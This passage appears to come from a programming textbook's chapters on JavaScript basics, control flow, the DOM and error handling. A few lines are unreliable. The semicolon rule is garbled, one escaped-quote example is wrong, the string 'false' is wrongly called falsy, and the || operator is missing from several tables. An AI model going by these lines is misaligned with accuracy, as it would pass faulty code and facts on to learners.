## Using Comments

Due to their shared inheritance from the C programming language, PHP and JavaScript share many similarities, one of which is commenting. First there's the single-line comment, which looks like this:

```
// This is a comment
```

This style uses a pair of forward slash characters (`//`) to inform JavaScript that everything that follows on that line is to be ignored. And then we have multiline comments, which look like this:

```
/* This is a section  
   of multiline comments  
   that will not be  
   interpreted */
```

You start a multiline comment with the sequence `/*` and end it with `*/`. Just remember that you cannot nest multiline comments, so make sure that you don't comment out large sections of code that already contain multiline comments.

## Semicolons

Unlike PHP, JavaScript generally does not require semicolons if you have only one statement on a line. Therefore, the following is valid:

```
x += 10
```

However, when you wish to place more than one statement on a line, they must be separated with semicolons, like this:

```
x += 10; y -= 5; z = 0
```

You can normally leave off the final semicolon, because the newline terminates the final statement.



There are exceptions to the semicolon rule. If you write JavaScript bookmarklets, or you end a statement with a variable or function reference *and* the first character of the next line is a left parenthesis or bracket, you *must* remember to append a semicolon and the JavaScript will fail. So, if in doubt, use a semicolon.

# Variables

No particular character identifies a variable in JavaScript, the way the dollar sign (\$) does in PHP. Instead, variables use the following naming rules:

- A variable may include only the letters a-z, A-Z, 0-9, the \$ symbol, and the underscore (\_).
- No other characters, such as spaces or punctuation, are allowed in a variable name.
- The first character of a variable name can be only a-z, A-Z, \$, or \_ (no numbers).
- Names are case-sensitive. `Count`, `count`, and `COUNT` are all different variables.
- There is no set limit on variable name lengths.

And yes, you're right, that is the \$ there in that list. It is allowed by JavaScript and *may* be the first character of a variable or function name. Although I don't recommend keeping the \$s, this does mean that you can port a lot of PHP code to JavaScript quickly.

## String Variables

JavaScript string variables should be enclosed in either single or double quotation marks, like this:

```
greeting = "Hello there"  
warning  = 'Be careful'
```

You may include a single quote within a double-quoted string or a double quote within a single-quoted string, but a quote of the same type must be escaped using the backslash character, like this:

```
greeting = "\"Hello there\" is a greeting"  
warning  = '\Be careful\' is a warning'
```

To read from a string variable, you can assign it to another one, like this:

```
newstring = oldstring
```

or you can use it in a function, like this:

```
status = "All systems are working"  
document.write(status)
```

## Numeric Variables

Creating a numeric variable is as simple as assigning a value, like these examples:

```
count      = 42  
temperature = 98.4
```

Like strings, numeric variables can be read from and used in expressions and functions.

## Arrays

JavaScript arrays are also very similar to those in PHP, in that an array can contain string or numeric data, as well as other arrays. To assign values to an array, use the following syntax (which in this case creates an array of strings):

```
toys = ['bat', 'ball', 'whistle', 'puzzle', 'doll']
```

To create a multidimensional array, nest smaller arrays within a larger one. So, to create a two-dimensional array containing the colors of a single face of a scrambled Rubik's Cube (where the colors red, green, orange, yellow, blue, and white are represented by their capitalized initial letters), you could use the following code:

```
face =  
[  
  ['R', 'G', 'Y'],  
  ['W', 'R', 'O'],  
  ['Y', 'W', 'G']  
]
```

The previous example has been formatted to make it obvious what is going on, but it could also be written like this:

```
face = [['R', 'G', 'Y'], ['W', 'R', 'O'], ['Y', 'W', 'G']]
```

or even like this:

```
top = ['R', 'G', 'Y']  
mid = ['W', 'R', 'O']  
bot = ['Y', 'W', 'G']  
  
face = [top, mid, bot]
```

To access the element two down and three along in this matrix, you would use the following (because array elements start at position zero):

```
document.write(face[1][2])
```

This statement will output the letter **O** for orange.



JavaScript arrays are powerful storage structures; [Chapter 15](#) discusses them in much greater depth.

## Operators

Operators in JavaScript, as in PHP, can involve mathematics, changes to strings, and comparison and logical operations (**and**, **or**, etc.). JavaScript mathematical operators look a lot like plain arithmetic; for instance, the following statement outputs 15:

```
document.write(13 + 2)
```

The following sections introduce the various operators.

## Arithmetic Operators

Arithmetic operators are used to perform mathematics. You can use them for the main four operations (addition, subtraction, multiplication, and division), as well as to find the modulus (the remainder after a division) and to increment or decrement a value (see [Table 13-2](#)).

Table 13-2. Arithmetic operators

Operator	Description	Example
+	Addition	<code>j + 12</code>
-	Subtraction	<code>j - 22</code>
*	Multiplication	<code>j * 7</code>
/	Division	<code>j / 3.13</code>
%	Modulus (division remainder)	<code>j % 6</code>
++	Increment	<code>++j</code>
--	Decrement	<code>--j</code>

## Assignment Operators

The assignment operators are used to assign values to variables. They start with the very simple, `=`, and move on to `+=`, `-=`, and so on. The operator `+=` adds the value on the right side to the variable on the left, instead of totally replacing the value on the left. Thus, if `count` starts with the value 6, the statement:

```
count += 1
```

sets `count` to 7, just like the more familiar assignment statement:

```
count = count + 1
```

[Table 13-3](#) lists the various assignment operators available.

Table 13-3. Assignment operators

Operator	Example	Equivalent to
<code>=</code>	<code>j = 99</code>	<code>j = 99</code>
<code>+=</code>	<code>j += 2</code>	<code>j = j + 2</code>
<code>+=</code>	<code>j += 'string'</code>	<code>j = j + 'string'</code>
<code>-=</code>	<code>j -= 12</code>	<code>j = j - 12</code>
<code>*=</code>	<code>j *= 2</code>	<code>j = j * 2</code>
<code>/=</code>	<code>j /= 6</code>	<code>j = j / 6</code>
<code>%=</code>	<code>j %= 7</code>	<code>j = j % 7</code>

## Comparison Operators

Comparison operators are generally used inside a construct such as an `if` statement where you need to compare two items. For example, you may wish to know whether a variable you have been incrementing has reached a specific value, or whether another variable is less than a set value, and so on (see [Table 13-4](#)).

Table 13-4. Comparison operators

Operator	Description	Example
<code>==</code>	Is <b>equal</b> to	<code>j == 42</code>
<code>!=</code>	Is <b>not equal</b> to	<code>j != 17</code>
<code>&gt;</code>	Is <b>greater than</b>	<code>j &gt; 0</code>
<code>&lt;</code>	Is <b>less than</b>	<code>j &lt; 100</code>
<code>&gt;=</code>	Is <b>greater than or equal</b> to	<code>j &gt;= 23</code>
<code>&lt;=</code>	Is <b>less than or equal</b> to	<code>j &lt;= 13</code>
<code>===</code>	Is <b>equal</b> to (and of the same type)	<code>j === 56</code>
<code>!==</code>	Is <b>not equal</b> to (and of the same type)	<code>j !== '1'</code>

## Logical Operators

Unlike with PHP, JavaScript's logical operators do not include `and` and `or` equivalents to `&&` and `||`, and there is no `xor` operator. The available operators are listed in [Table 13-5](#).

Table 13-5. Logical operators

Operator	Description	Example
<code>&amp;&amp;</code>	And	<code>j == 1 &amp;&amp; k == 2</code>
<code>  </code>	Or	<code>j &lt; 100    j &gt; 0</code>
<code>!</code>	Not	<code>!(j role="strong"&gt;= k)</code>

## Variable Incrementing and Decrementing

The following forms of post- and pre-incrementing and -decrementing you learned to use in PHP are also supported by JavaScript:

```
++x
--y
x += 22
y -= 3
```

## String Concatenation

JavaScript handles string concatenation slightly differently from PHP. Instead of the `.` (period) operator, it uses the plus sign (`+`), like this:

```
document.write("You have " + messages + " messages.")
```

Assuming that the variable `messages` is set to the value `3`, the output from this line of code will be:

```
You have 3 messages.
```

Just as you can add a value to a numeric variable with the `+=` operator, you can also append one string to another the same way:

```
name = "James"  
name += " Dean"
```

## Escaping Characters

Escape characters, which you've seen used to insert quotation marks in strings, can also be used to insert various other special characters, such as tabs, newlines, and carriage returns. Here is an example using tabs to lay out a heading; it is included here merely to illustrate escapes, because in web pages there are better ways to do layout:

```
heading = "Name\tAge\tLocation"
```

[Table 13-6](#) details the escape characters available.

*Table 13-6. JavaScript's escape characters*

Character	Meaning
<code>\b</code>	Backspace
<code>\f</code>	Form feed
<code>\n</code>	Newline
<code>\r</code>	Carriage return
<code>\t</code>	Tab
<code>\'</code>	Single quote (or apostrophe)
<code>\"</code>	Double quote
<code>\\</code>	Backslash
<code>\XXX</code>	An octal number between 000 and 377 that represents the Latin-1 character equivalent (such as <code>\251</code> for the © symbol)
<code>\x XX</code>	A hexadecimal number between 00 and FF that represents the Latin-1 character equivalent (such as <code>\xA9</code> for the © symbol)
<code>\u XXXX</code>	A hexadecimal number between 0000 and FFFF that represents the Unicode character equivalent (such as <code>\u00A9</code> for the © symbol)

# Variable Typing

Like PHP, JavaScript is a very loosely typed language; the *type* of a variable is determined only when a value is assigned and can change as the variable appears in different contexts. Usually, you don't have to worry about the type; JavaScript figures out what you want and just does it.

Take a look at [Example 13-4](#), in which:

1. The variable `n` is assigned the string value `'838102050'`, the next line prints out its value, and the `typeof` operator is used to look up the type.
2. `n` is given the value returned when the numbers 12345 and 67890 are multiplied together. This value is also `838102050`, but it is a number, not a string. The type of the variable is then looked up and displayed.
3. Some text is appended to the number `n` and the result is displayed.

*Example 13-4. Setting a variable's type by assignment*

```
<script>
n = '838102050'      // Set 'n' to a string
document.write('n = ' + n + ', and is a ' + typeof n + '<br />')

n = 12345 * 67890;   // Set 'n' to a number
document.write('n = ' + n + ', and is a ' + typeof n + '<br />')

n += ' plus some text' // Change 'n' from a number to a string
document.write('n = ' + n + ', and is a ' + typeof n + '<br />')
</script>
```

The output from this script looks like:

```
n = 838102050, and is a string
n = 838102050, and is a number
n = 838102050 plus some text, and is a string
```

If there is ever any doubt about the type of a variable, or you need to ensure a variable has a particular type, you can force it to that type using statements such as the following (which respectively turn a string into a number and a number into a string):

```
n = "123"
n *= 1    // Convert 'n' into a number

n = 123
n += ""   // Convert 'n' into a string
```

Or, of course, you can always look up a variable's type using the `typeof` operator.

# Functions

As with PHP, JavaScript functions are used to separate out sections of code that perform a particular task. To create a function, declare it in the manner shown in [Example 13-5](#).

*Example 13-5. A simple function declaration*

```
<script>
function product(a, b)
{
    return a*b
}
</script>
```

This function takes the two parameters passed, multiplies them together, and returns the product.

## Global Variables

Global variables are ones defined outside of any functions (or within functions, but defined without the `var` keyword). They can be defined in the following ways:

```
    a = 123                // Global scope
var b = 456                // Global scope
if (a == 123) var c = 789 // Global scope
```

Regardless of whether you are using the `var` keyword, as long as a variable is defined outside of a function, it is global in scope. This means that every part of a script can have access to it.

## Local Variables

Parameters passed to a function automatically have local scope. That is, they can be referenced only from within that function. However, there is one exception. Arrays are passed to a function by reference, so if you modify any elements in an array parameter, the elements of the original array will be modified.

To define a local variable that has scope only within the current function and has not been passed as a parameter, use the `var` keyword. [Example 13-6](#) shows a function that creates one variable with global scope and two with local scope.

*Example 13-6. A function creating variables with global and local scope*

```
<script>
function test()
{
    a = 123                // Global scope
    var b = 456            // Local scope
    if (a == 123) var c = 789 // Local scope
}
</script>
```

To test whether scope setting has worked in PHP, we can use the `isset` function. But in JavaScript there is no such function, so [Example 13-7](#) makes use of the `typeof` operator, which returns the string “undefined” when a variable is not defined.

Example 13-7. Checking the scope of the variables defined in the function test

```
<script>
test()

if (typeof a != 'undefined') document.write('a = ' + a + '<br />')
if (typeof b != 'undefined') document.write('b = ' + b + '<br />')
if (typeof c != 'undefined') document.write('c = ' + c + '<br />')

function test()
{
    a    = 123
    var b = 456

    if (a == 123) var c = 789
}
</script>
```

The output from this script is the following single line:

```
a = "123"
```

This shows that only the variable `a` was given global scope, which is exactly what we would expect, given that we gave the variables `b` and `c` local scope by prefacing them with the `var` keyword.

If your browser issues a warning about `b` being undefined, the warning is correct but can be ignored.

## The Document Object Model (DOM)

The designers of JavaScript were very smart. Rather than just creating yet another scripting language (which would still have been a pretty good improvement at the time), they had the vision to build it around the Document Object Model, or DOM. This breaks down the parts of an HTML document into discrete *objects*, each with its own *properties* and *methods* and each subject to JavaScript's control.

JavaScript separates objects, properties, and methods using a period (one good reason why `+` is the string concatenation operator in JavaScript, rather than the period). For example, let's consider a business card as an object we'll call `card`. This object contains properties such as a name, address, phone number, and so on. In the syntax of JavaScript, these properties would look like this:

```
card.name
card.phone
card.address
```

Its methods are functions that retrieve, change, and otherwise act on the properties. For instance, to invoke a method that displays the properties of object `card`, you might use syntax such as:

```
card.display()
```

Have a look at some of the earlier examples in this chapter, where the statement `document.write` is used. Now that you understand how JavaScript is based around objects, you will see that `write` is actually a method of the `document` object.

Within JavaScript, there is a hierarchy of parent and child objects. This is what is known as the Document Object Model (see [Figure 13-3](#)).




Figure 13-3. Example of DOM object hierarchy

The figure uses HTML tags that you are already familiar with to illustrate the parent/child relationship between the various objects in a document. For example, a URL within a link is part of the body of an HTML document. In JavaScript, it is referenced like this:

```
url = document.links.linkname.href
```

Notice how this follows the central column down. The first part, `document`, refers to the `<html>` and `<body>` tags, `links.linkname` to the `<a ... >` tag, and `href` to the `href=...` element.

Let's turn this into some HTML and a script to read a link's properties. Type in [Example 13-8](#) and save it as `linktest.html`, then call it up in your browser.



If you are using Microsoft Internet Explorer as your main development browser, please just read through this section, then read the upcoming section entitled “But It’s Not That Simple,” and then come back and try the example with the `getElementById` modification discussed there. Without it, this example will not work for you.

Example 13-8. Reading a link URL with JavaScript

```
<html>
  <head>
    <title>Link Test</title>
  </head>
```

```

<body>
  <a id="mylink" href="http://mysite.com">Click me</a><br />
  <script>
    url = document.links.mylink.href
    document.write('The URL is ' + url)
  </script>
</body>
</html>

```

Note the short form of the `<script>` tags, where I have omitted the parameter `type="text/JavaScript"` to save you some typing. If you wish, just for the purposes of testing this (and other examples), you could also omit everything outside of the `<script>` and `</script>` tags. The output from this example is:

```

Click me
The URL is http://mysite.com

```

The second line of output comes from the `document.write` method. Notice how the code follows the document tree down from `document` to `links` to `mylink` (the `id` given to the link) to `href` (the URL destination value).

There is also a short form that works equally well, which starts with the value in the `id` attribute: `mylink.href`. So, you can replace this:

```
url = document.links.mylink.href
```

with the following:

```
url = mylink.href
```

## But It's Not That Simple

If you tried [Example 13-8](#) in Safari, Firefox, Opera, or Chrome, it will have worked just great. But in Internet Explorer it will fail, because Microsoft's implementation of JavaScript, called JScript, has many subtle differences from the recognized standards. Welcome to the world of advanced web development!

So, what can we do about this? Well, in this case, instead of using the `links` child object of the parent `document` object, which Internet Explorer balks at when used this way, you have to replace it with a method to fetch the element by its `id`. Therefore, the following line:

```
url = document.links.mylink.href
```

can be replaced with this one:

```
url = document.getElementById('mylink').href
```

And now the script will work in all major browsers. Incidentally, when you don't have to look up the element by `id`, the short form that follows will still work in Internet Explorer, as well as the other browsers:

```
url = mylink.href
```

## Another use for the \$

As mentioned earlier, the \$ symbol is allowed in JavaScript variable and function names. Because of this, you may sometimes encounter some strange-looking code, like this:

```
url = $('mylink').href
```

Some enterprising programmers have decided that the `getElementById` function is so prevalent in JavaScript that they have written a function to replace it called `$`, shown in [Example 13-9](#).

*Example 13-9. A replacement function for the `getElementById` method*

```
<script>
function $(id)
{
    return document.getElementById(id)
}
</script>
```

Therefore, as long as you have included the `$` function in your code, syntax such as:

```
$('mylink').href
```

can replace code such as:

```
document.getElementById('mylink').href
```

## Using the DOM

The `links` object is actually an array of URLs, so the `mylink` URL in [Example 13-8](#) can also be safely referred to on all browsers in the following way (because it's the first, and only, link):

```
url = document.links[0].href
```

If you want to know how many links there are in an entire document, you can query the `length` property of the `links` object like this:

```
numlinks = document.links.length
```

You can therefore extract and display all links in a document like this:

```
for (j=0 ; j < document.links.length ; ++j)
    document.write(document.links[j].href + '<br />')
```

The `length` of something is a property of every array, and many objects as well. For example, the number of items in your browser's web history can be queried like this:

```
document.write(history.length)
```

However, to stop websites from snooping on your browsing history, the `history` object stores only the number of sites in the array: you cannot read from or write to these values. But you can replace the current page with one from the history, if you know what position it has within the history. This can be very useful in cases in which you

know that certain pages in the history came from your site, or you simply wish to send the browser back one or more pages, which is done with the `go` method of the `history` object. For example, to send the browser back three pages, issue the following command:

```
history.go(-3)
```

You can also use the following methods to move back or forward a page at a time:

```
history.back()  
history.forward()
```

In a similar manner, you can replace the currently loaded URL with one of your choosing, like this:

```
document.location.href = 'http://google.com'
```

Of course, there's a whole lot more to the DOM than reading and modifying links. As you progress through the following chapters on JavaScript, you'll become quite familiar with the DOM and how to access it.

## Test Your Knowledge

1. Which tags do you use to enclose JavaScript code?
2. By default, to which part of a document will JavaScript code output?
3. How can you include JavaScript code from another source in your documents?
4. Which JavaScript function is the equivalent of `echo` or `print` in PHP?
5. How can you create a comment in JavaScript?
6. What is the JavaScript string concatenation operator?
7. Which keyword can you use within a JavaScript function to define a variable that has local scope?
8. Give two cross-browser methods to display the URL assigned to the link with an `id` of `thislink`.
9. Which two JavaScript commands will make the browser load the previous page in its history array?
10. What JavaScript command would you use to replace the current document with the main page at the <http://www.oreilly.com> website?

See “Chapter 13 Answers” on page 511 in Appendix A for the answers to these questions.



---

# Expressions and Control Flow in JavaScript

In the last chapter, I introduced the basics of JavaScript and the DOM. Now it's time to look at how to construct complex expressions in JavaScript and how to control the program flow of your scripts using conditional statements.

## Expressions

JavaScript expressions are very similar to those in PHP. As you learned in [Chapter 4](#), an expression is a combination of values, variables, operators, and functions that results in a value; the result can be a number, a string, or a Boolean value (which evaluates to either `true` or `false`).

[Example 14-1](#) shows some simple expressions. For each line, it prints out a letter between `a` and `d`, followed by a colon and the result of the expressions (the `<br />` tag is there to create a line break and separate the output into four lines).

*Example 14-1. Four simple Boolean expressions*

```
<script>
document.write("a: " + (42 > 3) + "<br />")
document.write("b: " + (91 < 4) + "<br />")
document.write("c: " + (8 == 2) + "<br />")
document.write("d: " + (4 < 17) + "<br />")
</script>
```

The output from this code is as follows:

```
a: true
b: false
c: false
d: true
```

Notice that expressions `a:` and `d:` evaluate to `true`, but `b:` and `c:` evaluate to `false`. Unlike PHP (which would print the number 1 and nothing, respectively), JavaScript displays the actual strings “true” and “false”.

In JavaScript, when checking whether a value is `true` or `false`, all values evaluate to `true` with the exception of the following, which evaluate to `false`: the string `false` itself, `0`, `-0`, the empty string, `null`, `undefined`, and `NaN` (*Not a Number*, a computer engineering concept for an illegal floating-point operation such as division by zero).

Note that I am referring to `true` and `false` in lowercase. This is because, unlike in PHP, these values *must* be in lowercase in JavaScript. Therefore, only the first of the two following statements will display, printing the lowercase word “true”—the second will cause a “‘TRUE’ is not defined” error:

```
if (1 == true) document.write('true') // True
if (1 == TRUE) document.write('TRUE') // Will cause an error
```



Remember that any code snippets you wish to type in and try for yourself in an HTML file need to be enclosed within `<script>` and `</script>` tags.

## Literals and Variables

The simplest form of an expression is a *literal*, which means something that evaluates to itself, such as the number 22 or the string “Press Enter”. An expression could also be a variable, which evaluates to the value that has been assigned to it. These are both types of expressions, because they return a value.

[Example 14-2](#) shows five different literals, all of which return values, albeit of different types.

*Example 14-2. Five types of literals*

```
<script>
myname = "Peter"
myage = 24
document.write("a: " + 42 + "<br />") // Numeric literal
document.write("b: " + "Hi" + "<br />") // String literal
document.write("c: " + true + "<br />") // Constant literal
document.write("d: " + myname + "<br />") // Variable string literal
document.write("e: " + myage + "<br />") // Variable numeric literal
</script>
```

And, as you’d expect, you see a return value from all of these in the following output:

```
a: 42
b: Hi
c: true
d: Peter
e: 24
```

Operators let you create more complex expressions that evaluate to useful results. When you combine assignment or control-flow constructs with expressions, the result is a *statement*.

[Example 14-3](#) shows one of each of these kinds of statement. The first assigns the result of the expression `366 - day_number` to the variable `days_to_new_year`, and the second outputs a friendly message only if the expression `days_to_new_year < 30` evaluates to `true`.

*Example 14-3. Two simple JavaScript statements*

```
<script>
days_to_new_year = 366 - day_number;
if (days_to_new_year < 30) document.write("It's nearly New Year")
</script>
```

## Operators

JavaScript offers a lot of powerful operators, ranging from arithmetic, string, and logical operators to operators for assignment, comparison, and more (see [Table 14-1](#)).

*Table 14-1. JavaScript operator types*

Operator	Used for	Example
Arithmetic	Basic mathematics	<code>a + b</code>
Array	Array manipulation	<code>a + b</code>
Assignment	Assigning values	<code>a = b + 23</code>
Bitwise	Manipulating bits within bytes	<code>12 ^ 9</code>
Comparison	Comparing two values	<code>a &lt; b</code>
Increment/Decrement	Adding or subtracting 1	<code>a++</code>
Logical	Boolean comparison	<code>a &amp;&amp; b</code>
String	Concatenation	<code>a + 'string'</code>

Different types of operators take a different number of operands:

- *Unary* operators, such as incrementing (`$a++`) or negation (`-$a`), take a single operand.
- *Binary* operators, which represent the bulk of JavaScript operators (including addition, subtraction, multiplication, and division), take two operands.
- There is one *ternary* operator, which takes the form `x ? y : z`. It's a terse, single-line `if` statement that chooses between two expressions, depending on the result of a third one. This conditional operator takes three operands.

## Operator Precedence

Like PHP, JavaScript utilizes operator precedence, in which some operators in an expression are considered more important than others and are therefore evaluated first. [Table 14-2](#) lists JavaScript’s operators and their precedences.

Table 14-2. The precedence of JavaScript operators (high to low)

Operator(s)	Type(s)
() [] .	Parentheses, call, and member
++ --	Increment/decrement
+ - ~ !	Unary, bitwise, and logical
* / %	Arithmetic
+ -	Arithmetic and string
<< >> >>>	Bitwise
< > <= >=	Comparison
== != === !==	Comparison
& ^	Bitwise
&&	Logical
	Logical
? :	Ternary
= += -= *= /= %= <<= >>= >>>= &= ^=  =	Assignment
,	Sequential evaluation

## Associativity

Most JavaScript operators are processed in order from left to right in an equation, but some operators require processing from right to left instead. The direction of processing is called the operator’s *associativity*.

This associativity becomes important in cases where you do not explicitly force precedence. For example, look at the following assignment operators, by which three variables are all set to the value 0:

```
level = score = time = 0
```

This multiple assignment is possible only because the rightmost part of the expression is evaluated first and then processing continues in a right-to-left direction. [Table 14-3](#) lists all the operators that have right-to-left associativity.

Table 14-3. Operators with right-to-left associativity

Operator	Description
New	Create a new object
++ --	Increment and decrement
+ - ~ !	Unary and bitwise
? :	Conditional
= *= /= %= += -= <<= >>= >>>= &= ^=  =	Assignment

## Relational Operators

Relational operators test two operands and return a Boolean result of either `true` or `false`. There are three types of relational operators: *equality*, *comparison*, and *logical* operators.

### Equality operators

The equality operator is `==` (it should not be confused with the `=` assignment operator). In [Example 14-4](#), the first statement assigns a value and the second tests it for equality. As it stands, nothing will be printed out, because `month` is assigned the string value “July” and therefore the check for it having a value of “October” will fail.

*Example 14-4. Assigning a value and testing for equality*

```
<script>
month = "July"
if (month == "October") document.write("It's the Fall")
</script>
```

If the two operands of an equality expression are of different types, JavaScript will convert them to whatever type makes best sense to it. For example, any strings composed entirely of numbers will be converted to numbers whenever compared with a number. In [Example 14-5](#), `a` and `b` are two different values (one is a number and the other is a string), and we would therefore normally expect neither of the `if` statements to output a result.

*Example 14-5. The equality and identity operators*

```
<script>
a = 3.1415927
b = "3.1415927"
if (a == b) document.write("1")
if (a === b) document.write("2")
</script>
```

However, if you run the example, you will see that it outputs the number `1`, which means that the first `if` statement evaluated to `true`. This is because the string value of

**b** was first temporarily converted to a number, and therefore both halves of the equation had a numerical value of **3.1415927**.

In contrast, the second **if** statement uses the *identity* operator, three equals signs in a row, which prevents JavaScript from automatically converting types. **a** and **b** are therefore found to be different, so nothing is output.

As with forcing operator precedence, whenever you feel there may be doubt about how JavaScript will convert operand types, you can use the identity operator to turn off this behavior.

## Comparison operators

Using comparison operators, you can test for more than just equality and inequality. JavaScript also gives you **>** (is greater than), **<** (is less than), **>=** (is greater than or equal to), and **<=** (is less than or equal to) to play with. [Example 14-6](#) shows these operators in use.

*Example 14-6. The four comparison operators*

```
<script>
a = 7; b = 11
if (a > b) document.write("a is greater than b<br />")
if (a < b) document.write("a is less than b<br />")
if (a >= b) document.write("a is greater than or equal to b<br />")
if (a <= b) document.write("a is less than or equal to b<br />")
</script>
```

In this example, where **a** is **7** and **b** is **11**, the following is output (because **7** is less than **11**, and also less than or equal to **11**):

```
a is less than b
a is less than or equal to b
```

## Logical operators

Logical operators produce true-or-false results, and are also known as *Boolean* operators. There are three of them in JavaScript (see [Table 14-4](#)).

*Table 14-4. JavaScript's logical operators*

Logical operator	Description
<b>&amp;&amp;</b> ( <i>and</i> )	true if both operands are true
<b>  </b> ( <i>or</i> )	true if either operand is true
<b>!</b> ( <i>not</i> )	true if the operand is false or false if the operand is true

You can see how these can be used in [Example 14-7](#), which outputs **0**, **1**, and **true**.

Example 14-7. The logical operators in use

```
<script>
a = 1; b = 0
document.write((a && b) + "<br />")
document.write((a || b) + "<br />")
document.write((!b) + "<br />")
</script>
```

The `&&` statement requires both operands to be `true` to return a value of `true`, the `||` statement will be `true` if either value is `true`, and the third statement performs a NOT on the value of `b`, turning it from `0` into a value of `true`.

The `||` operator can cause unintentional problems, because the second operand will not be evaluated if the first is evaluated as `true`. In [Example 14-8](#), the function `getNext` will never be called if `finished` has a value of `1`.

Example 14-8. A statement using the `||` operator

```
<script>
if (finished == 1 || getNext() == 1) done = 1
</script>
```

If you *need* `getNext` to be called at each `if` statement, you should rewrite the code as shown in [Example 14-9](#).

Example 14-9. The `if...OR` statement modified to ensure calling of `getNext`

```
<script>
gn = getNext()
if (finished == 1 || gn == 1) done = 1;
</script>
```

In this case, the code in the function `getNext` will be executed and its return value stored in `gn` before the `if` statement.

[Table 14-5](#) shows all the possible variations of using the logical operators. You should also note that `!true` equals `false` and `!false` equals `true`.

Table 14-5. All possible logical expressions

Inputs		Operators and results	
A	b	&&	
true	true	true	true
true	false	false	true
false	true	false	true
false	false	false	false

## The with Statement

The `with` statement is not one that you've seen in earlier chapters on PHP, because it's exclusive to JavaScript. With it (if you see what I mean), you can simplify some types of JavaScript statements by reducing many references to an object to just one reference. References to properties and methods within the `with` block are assumed to apply to that object.

For example, take the code in [Example 14-10](#), in which the `document.write` function never references the variable `string` by name.

*Example 14-10. Using the with statement*

```
<script>
string = "The quick brown fox jumps over the lazy dog"

with (string)
{
    document.write("The string is " + length + " characters<br />")
    document.write("In upper case it's: " + toUpperCase())
}
</script>
```

Even though `string` is never directly referenced by `document.write`, this code still manages to output the following:

```
The string is 43 characters
In upper case it's: THE QUICK BROWN FOX JUMPS OVER THE LAZY DOG
```

This is how the code works: the JavaScript interpreter recognizes that the `length` property and `toUpperCase` method have to be applied to some object. Because they stand alone, the interpreter assumes they apply to the `string` object that you specified in the `with` statement.

## Using onerror

Let's look at a few more constructs not available in PHP. Using either the `onerror` event or a combination of the `try` and `catch` keywords, you can catch JavaScript errors and deal with them yourself.

*Events* are actions that can be detected by JavaScript. Every element on a web page has certain events that can trigger JavaScript functions. For example, the `onClick` event of a button element can be set to call a function and make it run whenever a user clicks on the button.

[Example 14-11](#) illustrates how to use the `onerror` event.

*Example 14-11. A script employing the onerror event*

```
<script>
onerror = errorHandler
```

```

document.writ("Welcome to this website") // Deliberate error

function errorHandler(message, url, line)
{
    out = "Sorry, an error was encountered.\n\n";
    out += "Error: " + message + "\n";
    out += "URL: " + url + "\n";
    out += "Line: " + line + "\n\n";
    out += "Click OK to continue.\n\n";
    alert(out);
    return true;
}
</script>

```

The first line of this script tells the error event to use the new `errorHandler` function in the future. This function takes three parameters—a `message`, a `url`, and a `line` number—and it's a simple matter to display all these in an alert pop-up.

Then, to test the new function, a syntax error is deliberately placed in the code with a call to `document.writ` instead of `document.write` (the final `e` is missing). [Figure 14-1](#) shows the result of running this script in a browser. Using `onerror` this way can also be quite useful during the debugging process.




Figure 14-1. Using the `onerror` event with an alert method pop-up

## Using `try...catch`

The `try` and `catch` keywords are more standard and more flexible than the `onerror` technique shown in the previous section. These keywords let you trap errors for a selected section of code, rather than all scripts in a document. However, they do not catch syntax errors, for which you need `onerror`.

The `try...catch` construct is supported by all major browsers and is handy when you want to catch a certain condition that you are aware could occur in a specific part of your code.

For example, in [Chapter 17](#) we'll be exploring Ajax techniques that make use of the `XMLHttpRequest` object. Unfortunately, this isn't available in the Internet Explorer browser (although it is in all other major browsers). Therefore, to ensure compatibility we should use `try` and `catch` to trap this case and do something else if the function is not available. [Example 14-12](#) shows how.

*Example 14-12. Trapping an error with `try` and `catch`*

```
<script>
try
{
    request = new XMLHttpRequest()
}
catch(err)
{
    // Use a different method to create an XMLHttpRequest object
}
</script>
```

I won't go into how we implement the missing object in Internet Explorer here, but you can see how the system works. There's also another keyword associated with `try` and `catch`, called `finally`, that is always executed, regardless of whether or not an error occurs in the `try` clause. To use it just add something like the following statements after a `catch` statement:

```
    finally
    {
        alert("The 'try' clause was encountered")
    }
```

## Conditionals

Conditionals alter program flow. They enable you to ask questions about certain things and respond to the answers you get in different ways. There are three types of non-looping conditionals: the `if` statement, the `switch` statement, and the `?` operator.

### The `if` Statement

